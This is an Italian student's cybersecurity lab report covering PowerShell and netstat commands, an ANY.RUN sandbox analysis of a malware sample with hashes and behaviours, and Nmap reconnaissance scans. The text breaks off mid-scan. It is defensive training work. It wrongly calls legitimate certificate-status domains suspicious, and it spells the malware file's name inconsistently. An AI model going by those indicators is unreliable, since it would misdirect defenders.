
S11-L5

Powershell, Any Run, Nmap, Wireshark

Emanuele Benedetti | 21 febbraio 2025

Consegna

Il laboratorio di oggi si incentra sull'esecuzione di tre esercizi

1. Esercizio 1 - PowerShell

- Esplorazione delle funzioni di PowerShell
- <https://itexamanswers.net/3-3-11-lab-using-windows-powershell-answers.html>

2. Esercizio 2 - Any Run

- Studio delle minacce tramite report Any Run
- <https://app.any.run/tasks/9a158718-43fe-45ce-85b3-66203dbc2281/>

3. Esercizio 3 - Nmap

- Esplorazione delle diverse scansioni delle porte con Nmap
- <https://itexamanswers.net/9-3-8-lab-exploring-nmap-answers.html>

4. Esercizio 4 - Analisi attacco database MySQL con wireshark

- Analisi di un file *.pcap* relativo ad un attacco contro un database SQL
- <https://itexamanswers.net/17-2-6-lab-attacking-a-mysql-database-answers.html>


Svolgimento

Esercizio 1 - PowerShell

PowerShell è un potente strumento di automazione. In questo laboratorio, utilizzeremo la console per eseguire alcuni dei comandi disponibili sia nel prompt dei comandi che in PowerShell.

Avviamo una finestra di PowerShell con *Start > powershell* ed una di console con *Start > command prompt*.

Eseguiamo in entrambe le finestre il comando *dir* e confrontiamo i risultati.



```
(c) Microsoft Corporation. Tutti i diritti riservati.

C:\Users\personale>dir
Il volume nell'unità C non ha etichetta.
Numero di serie del volume: 1045-5622

Directory di C:\Users\personale

15/02/2025 15:52 <DIR> .
05/02/2025 14:56 <DIR> ..
15/02/2025 16:53 <DIR> .atom
20/02/2025 17:22 <DIR> .VirtualBox
28/01/2025 19:49 <DIR> 3D Objects
05/02/2025 15:22 <DIR> Contacts
15/02/2025 18:28 <DIR> Desktop
15/02/2025 17:10 <DIR> Documents
20/02/2025 17:55 <DIR> Downloads
10/02/2025 22:34 <DIR> Downloads6
05/02/2025 15:22 <DIR> Favorites
05/02/2025 15:22 <DIR> Links
05/02/2025 15:22 <DIR> Music
06/02/2025 08:25 <DIR> OneDrive
05/02/2025 15:22 <DIR> Pictures
28/01/2025 21:50 <DIR> Proton Drive
05/02/2025 15:22 <DIR> Saved Games
05/02/2025 15:22 <DIR> Searches
12/02/2025 18:04 <DIR> Videos
17/02/2025 16:55 <DIR> VirtualBox VMs
0 File 0 byte
20 Directory 243.440.230.400 byte disponibili

C:\Users\personale>
```

```
Windows PowerShell
alità e miglioramenti. https://aka.ms/PSWindows

PS C:\Users\personale> dir

Directory: C:\Users\personale


Mode                LastWriteTime         Length Name
----                -
d-----          15/02/2025      16:53         .atom
d-----          20/02/2025      17:22      .VirtualBox
d-r-----         28/01/2025      19:49      3D Objects
d-r-----          05/02/2025      15:22      Contacts
d-r-----          15/02/2025      18:28      Desktop
d-r-----          15/02/2025      17:10      Documents
d-r-----          20/02/2025      17:55      Downloads
d-----          10/02/2025      22:34      Downloads6
d-r-----          05/02/2025      15:22      Favorites
d-r-----          05/02/2025      15:22      Links
d-r-----          05/02/2025      15:22      Music
d-r-----          06/02/2025      08:25      OneDrive
d-r-----          05/02/2025      15:22      Pictures
d-r-----         28/01/2025      21:50      Proton Drive
d-r-----          05/02/2025      15:22      Saved Games
d-r-----          05/02/2025      15:22      Searches
d-r-----         12/02/2025      18:04      Videos
d-----          17/02/2025      16:55      VirtualBox
VMs

PS C:\Users\personale>
```

Entrambe le schermate mostrano un elenco di directory e file, insieme ad altre informazioni come dimensione del file, data e ora dell'ultima modifica, in PowerShell vengono mostrati anche gli attributi/modalità.

Anche eseguendo altri comandi comuni, l'output delle due finestre rimane sostanzialmente uguale o molto simile.

Di seguito è riportato l'output del comando *ipconfig* che mostra le impostazioni e configurazioni della scheda di rete.



```
C:\Users\personale>ipconfig

Configurazione IP di Windows

Scheda Ethernet Ethernet 3:

    Suffisso DNS specifico per connessione:
    Indirizzo IPv4. . . . . : 192.168.56.1
    Subnet mask . . . . . : 255.255.255.0
    Gateway predefinito . . . . . :

Scheda LAN wireless Connessione alla rete locale (LAN)* 1:

    Stato supporto. . . . . : Supporto disconnesso
    Suffisso DNS specifico per connessione:

Scheda LAN wireless Connessione alla rete locale (LAN)* 2:

    Stato supporto. . . . . : Supporto disconnesso
    Suffisso DNS specifico per connessione:

Scheda LAN wireless Wi-Fi:

    Suffisso DNS specifico per connessione: Home
    Indirizzo IPv4. . . . . : 192.168.0.118
    Subnet mask . . . . . : 255.255.255.0
    Gateway predefinito . . . . . : 192.168.0.1

Scheda Ethernet Connessione di rete Bluetooth:
```

I comandi specifici di PowerShell, detti *cmdlet*, sono costruiti nella forma verbo-sostantivo.

Possiamo identificare il comando PowerShell che elenca le sottodirectory e i file in una directory inserendo *Get-Alias dir* nel prompt di PowerShell.

```
PS C:\Users\personale> Get-Alias dir

CommandType      Name                                Version      Source
-----
Alias             dir -> Get-ChildItem
```

Il risultato ci mostra che il comando PowerShell per *dir* è *Get-ChildItem*.

In PowerShell possiamo utilizzare *netstat* che ci permette di vedere le statistiche sui protocolli e le connessioni TCP/IP aperte sulla macchina. Eseguiamo *netstat-help* per vedere le opzioni disponibili per il comando *netstat*.

```
PS C:\Users\personale> netstat --help

Mostra le statistiche del protocollo e le connessioni di rete TCP/IP correnti.

NETSTAT [-a] [-b] [-e] [-f] [-i] [-n] [-o] [-p proto] [-r] [-s] [-t] [-x] [-y] [interval]

-a          Mostra tutte le connessioni e le porte di ascolto.
-b          Mostra l'eseguibile coinvolto nella creazione di ogni connessione o
            porta di ascolto. In alcuni casi, eseguibili noti ospitano
```

Il comando *netstat -r* mostra la tabella di routing attiva

```

PS C:\Users\personale> netstat -r
=====
Elenco interfacce
18...0a 00 27 00 12 .....VirtualBox Host-Only Ethernet Adapter
19...70 a8 d3 3e 48 61 .....Microsoft Wi-Fi Direct Virtual Adapter
17...72 a8 d3 3e 48 60 .....Microsoft Wi-Fi Direct Virtual Adapter #2
12...70 a8 d3 3e 48 60 .....Intel(R) Wi-Fi 6 AX201 160MHz
6...70 a8 d3 3e 48 64 .....Bluetooth Device (Personal Area Network)
1.....Software Loopback Interface 1
=====

IPv4 Tabella route
=====
Route attive:

```

Indirizzo rete	Mask	Gateway	Interfaccia	Metrica
0.0.0.0	0.0.0.0	192.168.0.1	192.168.0.118	50
127.0.0.0	255.0.0.0	On-link	127.0.0.1	331
127.0.0.1	255.255.255.255	On-link	127.0.0.1	331
127.255.255.255	255.255.255.255	On-link	127.0.0.1	331
192.168.0.0	255.255.255.0	On-link	192.168.0.118	306
192.168.0.118	255.255.255.255	On-link	192.168.0.118	306
192.168.0.255	255.255.255.255	On-link	192.168.0.118	306
192.168.56.0	255.255.255.0	On-link	192.168.56.1	281
192.168.56.1	255.255.255.255	On-link	192.168.56.1	281
192.168.56.255	255.255.255.255	On-link	192.168.56.1	281
224.0.0.0	240.0.0.0	On-link	127.0.0.1	331
224.0.0.0	240.0.0.0	On-link	192.168.56.1	281
224.0.0.0	240.0.0.0	On-link	192.168.0.118	306
255.255.255.255	255.255.255.255	On-link	127.0.0.1	331
255.255.255.255	255.255.255.255	On-link	192.168.56.1	281

Apriamo ora una finestra PowerShell con i privilegi amministratore. In questa eseguiamo il comando `netstat -abno` per visualizzare i processi attivi associati alle connessioni TCP aperte.

```


PS C:\WINDOWS\system32> netstat -abno
=====
Connessioni attive

```

Proto	Indirizzo locale	Indirizzo esterno	Stato	PID
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	1456
RpcSs				
[svchost.exe]				
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
Impossibile ottenere informazioni sulla proprietà				
TCP	0.0.0.0:623	0.0.0.0:0	LISTENING	10480
[LMS.exe]				
TCP	0.0.0.0:5040	0.0.0.0:0	LISTENING	6344
CDPSvc				
[svchost.exe]				
TCP	0.0.0.0:5357	0.0.0.0:0	LISTENING	4
Impossibile ottenere informazioni sulla proprietà				
TCP	0.0.0.0:16992	0.0.0.0:0	LISTENING	10480
[LMS.exe]				
TCP	0.0.0.0:49664	0.0.0.0:0	LISTENING	1136
Impossibile ottenere informazioni sulla proprietà				
TCP	0.0.0.0:49665	0.0.0.0:0	LISTENING	676
Impossibile ottenere informazioni sulla proprietà				
TCP	0.0.0.0:49666	0.0.0.0:0	LISTENING	2208
Schedule				
[svchost.exe]				

Apriamo il gestore attività di Windows e verifichiamo il PID nella sezione *Dettagli*.


In questo laboratorio prendiamo in esame il processo con *PID 1456* ovvero il primo processo mostrato nello screenshot precedente



	Nome	PID	Stato	Nome utente	CPU	Memoria [...]	Archite...	Descrizione
Processi	wininit.exe	676	In esecuzione	SYSTEM	00	1.100 K		Applicazione di avvio di Windows
Prestazioni	svchost.exe	736	In esecuzione	SYSTEM	00	2.568 K	x64	Processo host per servizi di Windows
Cronologia applicazioni	csrss.exe	740	In esecuzione	SYSTEM	00	2.068 K		Processo runtime client server
App di avvio	csrss.exe	960	In esecuzione	SYSTEM	00	1.476 K		Processo runtime client server
Utenti	winlogon.exe	1064	In esecuzione	SYSTEM	00	1.688 K	x64	Applicazione Accesso a Windows
	services.exe	1104	In esecuzione	SYSTEM	00	5.372 K		App Servizi e Controller
	brave.exe	1112	In esecuzione	personale	00	82.532 K	x64	Brave Browser
	lsalss.exe	1128	In esecuzione	SYSTEM	00	824 K	x64	Credential Guard & VBS Key Isolation
	lsass.exe	1136	In esecuzione	SYSTEM	00	10.088 K		Local Security Authority Process
Dettagli	svchost.exe	1296	In esecuzione	SYSTEM	00	8.960 K	x64	Processo host per servizi di Windows
	fontdrvhost.exe	1328	In esecuzione	UMFD-0	00	1.092 K	x64	Usermode Font Driver Host
	fontdrvhost.exe	1336	In esecuzione	UMFD-1	00	5.976 K	x64	Usermode Font Driver Host
	WUDFHost.exe	1380	In esecuzione	SERVIZIO LOCALE	00	6.292 K	x64	Windows Driver Foundation - Processo host Framework driver modalità utente
	svchost.exe	1456	In esecuzione	SERVIZIO DI RETE	00	7.332 K	x64	Processo host per servizi di Windows
	svchost.exe	1472	In esecuzione	SERVIZIO LOCALE	00	1.236 K	x64	Processo host per servizi di Windows
	svchost.exe	1516	In esecuzione	SYSTEM	00	2.496 K	x64	Processo host per servizi di Windows
	RuntimeBroker.exe	1576	In esecuzione	personale	00	1.260 K	x64	Runtime Broker
	WUDFHost.exe	1588	In esecuzione	SERVIZIO LOCALE	00	1.080 K	x64	Windows Driver Foundation - Processo host Framework driver modalità utente
	firefox.exe	1608	In esecuzione	personale	00	8.384 K	x64	Firefox
	ShellHost.exe	1668	In esecuzione	personale	00	22.264 K	x64	ShellHost
	dwm.exe	1672	In esecuzione	DWM-1	00	200.476 K	x64	Gestione finestre desktop
	WUDFHost.exe	1708	In esecuzione	SERVIZIO LOCALE	00	2.596 K	x64	Windows Driver Foundation - Processo host Framework driver modalità utente
	svchost.exe	1800	In esecuzione	SYSTEM	00	1.460 K	x64	Processo host per servizi di Windows
	svchost.exe	1808	In esecuzione	SYSTEM	00	888 K	x64	Processo host per servizi di Windows
	svchost.exe	1848	In esecuzione	SERVIZIO LOCALE	00	4.508 K	x64	Processo host per servizi di Windows
	svchost.exe	1856	In esecuzione	SERVIZIO LOCALE	00	896 K	x64	Processo host per servizi di Windows
	svchost.exe	1868	In esecuzione	SERVIZIO LOCALE	00	1.620 K	x64	Processo host per servizi di Windows

Quello che ci viene mostrato dai dettagli e dalle proprietà ci permette di capire che il PID è associato al processo *svchost.exe* associato all'utente *Servizio di rete* e sta utilizzando 7332K di memoria.


Concludiamo l'esercizio con l'utilizzo di comandi PowerShell per eliminare i file presenti nel *Cestino*. Verifichiamo la presenza di alcuni elementi da eliminare definitivamente dal PC. Apriamo una finestra di PowerShell e digitiamo *Clear-RecycleBin* e confermiamo con *Enter*. Verifichiamo infine che tutti i file siano stati eliminati definitivamente.



Esercizio 2 - Any Run

Dall'analisi dei risultati ottenuti tramite la sandbox ANY RUN possiamo evincere che ci sono numerosi comportamenti sospetti. Di seguito andremo ad analizzare i passaggi più importanti.

Possiamo subito notare che il software ci avverte che è stata rilevata attività malevola durante l'esecuzione.



Probabilmente tutto inizia dal processo con PID 6596 *firefox.exe* che, aiutandoci dalla matrice MITRE ATT&CK maschera il proprio comportamento per apparire come legittimo e come riportato nello screenshot che segue *"process drops legitimate windows executable"* ovvero c'è un file dropped generato dal processo.

Techniques details

Get to know what this threat is about

Warning (1)

Subtechniques

"Masquerading"

Permissions required:

Data sources: Service: Service Creation, Scheduled Job: Scheduled Job Metadata, Scheduled Job: Scheduled Job Modification, Service: Service Metadata, File: File Metadata, Image: Image Metadata, Command: Command Execution, Process: Process Metadata, File: File Modification

Adversaries may attempt to manipulate features of their artifacts to make them appear legitimate or benign to users and/or security tools. Masquerading occurs when

Rename System Utilities

Process drops legitimate windows executable (1)

6596 firefox.exe (1)

Filename: C:\Users\admin\Downloads\OOD5yt-b.exe.part

Md5: 5EC4256E6A2367502A8058F4BC8F4ECC


Sha1: C6F996570B6F34CB813028C601B9D27BF8DF0550

Sha256: E6A7A9FF54EB6D06ACFC6F1DFA21A85B767DBF7FF3E98FDF2DBDECED86AA9B2

Il grafico di seguito mostra come tutto parta dal processo *firefox.exe* appena identificato.

In particolare oltre a dropare il file che andiamo ad analizzare tra poco, sembra generare numerosi processi firefox (con parametri specifici come -contentproc) per eseguire operazioni parallele o più probabilmente per nascondersi tra i processi legittimi.

Analizzando l'hash del file droppato con VirusTotal, possiamo subito capire che il file droppato è *Jvczfhe.exe* ed è un file malevolo.



La sezione a destra della schermata del report mostra i processi che sono stati eseguiti. Se guardiamo il processo con PID 7492 relativo al file appena visionato, anche ANY RUN indica un alto tasso di indicatori sospetti.



In particolare il *Jvczfhe.exe* effettua azioni sospette come:

- Utilizza un certificato non valido
- Avvia *cmd.exe* per eseguire comandi
- Usa *timeout.exe* per ritardare l'esecuzione
- Legge le impostazioni di sicurezza di Internet Explorer
- Verifica le i criteri di fiducia di Windows
- Esegue applicazioni con crash


Inoltre vi sono altri segnali (info) interessanti da notare:

- Disabilita tracce di log
- Verifica le lingue supportate
- Verifica le informazioni del server proxy
- Verifica le variabili d'ambiente
- Legge il nome del PC
- Legge il GUID della macchina dai registri di sistema
- Legge le impostazioni di criteri software del sistema

Tramite la sezione ATT&CK di ANY RUN è possibile verificare tutte queste informazioni separate in base alle tattiche che vengono utilizzate.

Di seguito vengono riportate alcune delle informazioni ottenute da questa sezione:

The image displays two side-by-side screenshots of the 'Techniques details' window in the ANY RUN tool. Both windows have a dark blue header with the title 'Techniques details' and a subtitle 'Get to know what this threat is about'. The left window shows the 'Command and Scripting Interpreter' technique (T1059) with a 'Warning (4)' icon. It lists subtechniques under 'Windows Command Shell' and 'Uses TIMEOUT.EXE to delay execution (2)'. The right window shows the 'Query Registry' technique (T1012) with a 'Warning (4)' icon and 'Other (50)' icon. It lists subtechniques under 'Reads Microsoft Office registry keys (1)', 'Reads security settings of Internet Explorer (2)', and 'Checks Windows Trust Settings (2)'. Both windows also display 'Permissions required' and 'Data sources'.



Il secondo file eseguibile identificato come malevolo che viene eseguito è *Muadnrd.exe* con PID 7824.



Anche in questo caso sono presenti le stesse informazioni aggiuntive ed è possibile trovare diversi segnali che identificano il processo come sospetto:

- Utilizza un certificato non valido
- Avvia *cmd.exe* per eseguire comandi
- Usa *timeout.exe* per ritardare l'esecuzione
- Legge le impostazioni di sicurezza di Internet Explorer
- Verifica le i criteri di fiducia di Windows
- Esegue applicazioni con crash
- Il programma si avvia autonomamente

Continuando l'analisi si può vedere che sono presenti numerose richieste HTTP verso diversi domini, di cui alcuni sembrano essere legittimi mentre altri risultano sospetti (ad esempio *http://r10.o.lencr.org*, *http://o.pki.goog/wr2*). Le richieste *POST* verso questi domini possono indicare che il malware sta inviando dati raccolti o eseguendo azioni remote.

Verso alcuni di questi domini sospetti sono attive diverse connessioni TCP che potrebbero essere utilizzate per la comunicazione con server C&C o per l'esfiltrazione dei dati.

Viene inoltre rilevato il NET Reactor Protector, confermando che il malware sta cercando di proteggere il proprio codice da decompilazione o analisi.

Dall'analisi svolta emerge che il test eseguito con ANY RUN ha evidenziato la presenza di:

- malware che cerca di eseguire diverse attività malevole come l'esecuzione di codice, installazione di ulteriore software, possibile raccolta ed esfiltrazione dati e comunicazione con server remoti.
- Avvio automatico degli eseguibili malevoli *Jvczfile.exe* e *Muadndr.exe*
- Utilizzo di processi apparentemente legittimi come *firefox* e *werfault.exe* per mimetizzare le proprie attività sul sistema
- Presenza di numerose richieste HTTP POST verso domini sospetti e connessioni TCP attive

Esercizio 3 - Nmap

Il *port scanning* è solitamente parte di un attacco di ricognizione. Esistono varie metodologie di scansione delle porte che possono essere utilizzate.

In questa esercitazione verrà esplorata l'utility Nmap, un tool potente per la scoperta di reti e l'audit della sicurezza.

Apriamo un'istanza di terminale ed eseguiamo una scansione del localhost con *nmap -A -T4 localhost*.

```
[analyst@secOps ~]$ nmap -A -T4 localhost
Starting Nmap 7.70 ( https://nmap.org ) at 2025-02-21 08:10 EST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000032s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ -rw-r--r--    1 0          0          0 Mar 26  2018 ftp_test
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 127.0.0.1
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 5
|   vsFTPD 3.0.3 - secure, fast, stable
|_ End of status
22/tcp    open  ssh      OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 b4:91:f9:f9:d6:79:25:86:44:c7:9e:f8:e0:e7:5b:bb (RSA)
|   256  06:12:75:fe:b3:89:29:4f:8d:f3:9e:9a:d7:c6:03:52 (ECDSA)
|_  256  34:5d:f2:d3:5b:9f:b4:b6:08:96:a7:30:52:8c:96:06 (ED25519)
Service Info: Host: Welcome

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.92 seconds
```

Il risultato mostra che le porte 21 (*ftp*) e 22 (*ssh*) sono aperte ed i servizi in esecuzione sono *vsftpd 2.0.8* e *openSSH 7.7*.

Eseguiamo quindi una scansione della rete locale con *nmap -A -T4 10.0.2.0/24*. In questo caso, poiché ci troviamo in macchina virtuale su rete interna, l'unico risultato mostrato è relativo all'indirizzo IP 10.0.2.15/24 che corrisponde alla mia macchina virtuale.

Proviamo quindi ad eseguire una scansione di un server remoto. Apriamo *scanme.nmap.org* sul browser, un sito web appositamente creato per gli utenti nmap e per testare le scansioni.

Nel terminale eseguiamo il comando *nmap -A -T4 scanme.nmap.org*

```
[analyst@secOps ~]$ nmap -A -T4 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2025-02-21 08:21 EST
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.21s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 998 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 1024 ac:00:a0:1a:82:ff:cc:55:99:dc:67:2b:34:97:6b:75 (DSA)
|_ 2048 20:3d:2d:44:62:2a:b0:5a:9d:b5:b3:05:14:c2:a6:b2 (RSA)
|_ 256 96:02:bb:5e:57:54:1c:4e:45:2f:56:4c:4a:24:b2:57 (ECDSA)
|_ 256 33:fa:91:0f:e0:e1:7b:1f:6d:05:a2:b0:f1:54:41:56 (ED25519)
80/tcp    open  http      Apache httpd 2.4.7 ((Ubuntu))
